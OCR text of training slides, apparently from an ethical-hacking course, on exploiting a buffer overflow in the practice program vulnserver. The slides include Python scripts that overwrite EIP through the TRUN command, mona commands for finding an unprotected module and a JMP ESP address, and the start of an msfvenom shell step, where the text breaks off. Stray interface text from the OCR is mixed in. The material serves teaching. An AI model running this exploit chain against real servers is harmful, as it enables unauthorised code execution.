
- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**


overwrite.py (~) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
overwrite.py
Python
Tab Width: 4
Ln 13, Col 15
INS

```python
#!/usr/bin/python
import sys, socket

shellcode="C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

001011
101110

Windows Buffer Overflow Exploitation (Cont'd)


Immunity Debugger - vulnserver.exe - [CPU - thread 0000163C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
EIP 44444444
Address
Hex dump
ASCII
Paused


Observe the EIP register is overwritten with four D's (ASCII value: 44)

```
[15:53:19] Access violation when executing [44444444] - use Shift+F7/F8/F9 to pass exception to program
```

Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters


- Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars


Immunity Debugger - vulnserver.exe - [CPU - thread 0000167C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
EIP 44444444
Address
Hex dump
ASCII
Show patches <Ctrl+P>
Paused

Windows Buffer Overflow Exploitation (Cont'd)

Identify the Right Module


- In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**
- In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection


Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
CPU - thread 000012E8, module ntdll
Registers (FPU)
Log data
Paused

There is no memory protection for the module essfunc.dll

```
!mona modules
```

Windows Buffer Overflow Exploitation (Cont'd)


Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
CPU - thread 000012E8, module ntdll
Registers (FPU)
Log data
Show threads
Parrot Terminal
File Edit View Search Term


Return address of the vulnerable module

Hex code for JMP ESP command

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

```
[root@parrot]-[~]
    #/usr/share/metas    it-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Windows Buffer Overflow Exploitation (Cont'd)


Immunity Debugger - vulnserver.exe - [CPU - thread 00000B4C, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
jump.py (~) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
jump.py
Python Tab Width: 4 Ln 13, Col 15 INS


```
!mona find -s "\xff\xe4" -m essfunc.dll
[14:26:57] Breakpoint at essfunc.625011AF
```

```python
#!/usr/bin/python
import sys, socket

shellcode="A" * 2003 + "\xaf\x11\x50\x62"

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Windows Buffer Overflow Exploitation (Cont'd)

Generate Shellcode and Gain Shell Access

- Attackers use the **msfvenom command** to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
